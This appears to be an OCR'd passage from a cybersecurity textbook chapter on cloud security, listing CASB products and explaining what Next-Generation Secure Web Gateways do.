

FORCEPOINT
User Risk Dashboard
8
USERS AT RISK
0 ADMINS
8 NON ADMIN USERS
TOP HIGH RISK USERS
355
207
141
141
WATCHLIST
ORG BEHAVIOR
TOP BUSINESS UNITS AT RISK

Figure 19.113: Screenshot of Forcepoint CASB User Risk Dashboard

Additional CASB solutions include the following:

- CloudCodes (*https://www.cloudcodes.com*)
- Cisco Cloudlock (*https://www.cisco.com*)
- Bitglass Cloud Security (*https://www.bitglass.com*)
- Microsoft Cloud App Security (*https://www.microsoft.com*)
- FortiCASB (*https://www.fortinet.com*)



Next-Generation Secure Web Gateway (NG SWG)

NG SWG is a **cloud-based security solution** that protects an organization's network from cloud-based threats, malware infections, and data theft activities and allows clients to securely access cloud services

CASB
Net-Gen SWG
DLP
SWG
1011100
0101
10110

NG SWG Solutions

- **Netskope Next Gen Secure Web Gateway**
  https://www.netskope.com
- **Cloudflare Gateway**
  https://www.cloudflare.com
- **Quantum Next Generation Firewall Security Gateways™**
  https://www.checkpoint.com

Next-Generation Secure Web Gateway (NG SWG)

NG SWG is a cloud-based security solution that protects an organization's network from cloud-based threats, malware infections, and online data theft. It also allows clients to securely access the cloud services. It detects cloud-based threats in advance, prioritizes them based on their risks, and manages the application being used by different users and clients. The following are some of its modern cloud visibility capabilities and features.

- URL filtering
- Certificate (TLS/SSL) decryption
- CASB operations such as identifying, decrypting, analyzing, and securing traffic
- Advanced threat protection (ATP), along with sandboxing and machine learning (ML)–oriented anomaly detection
- Support for data loss prevention (DLP) for web traffic and cloud applications
- Qualitative metadata contexts for web inspection and reporting


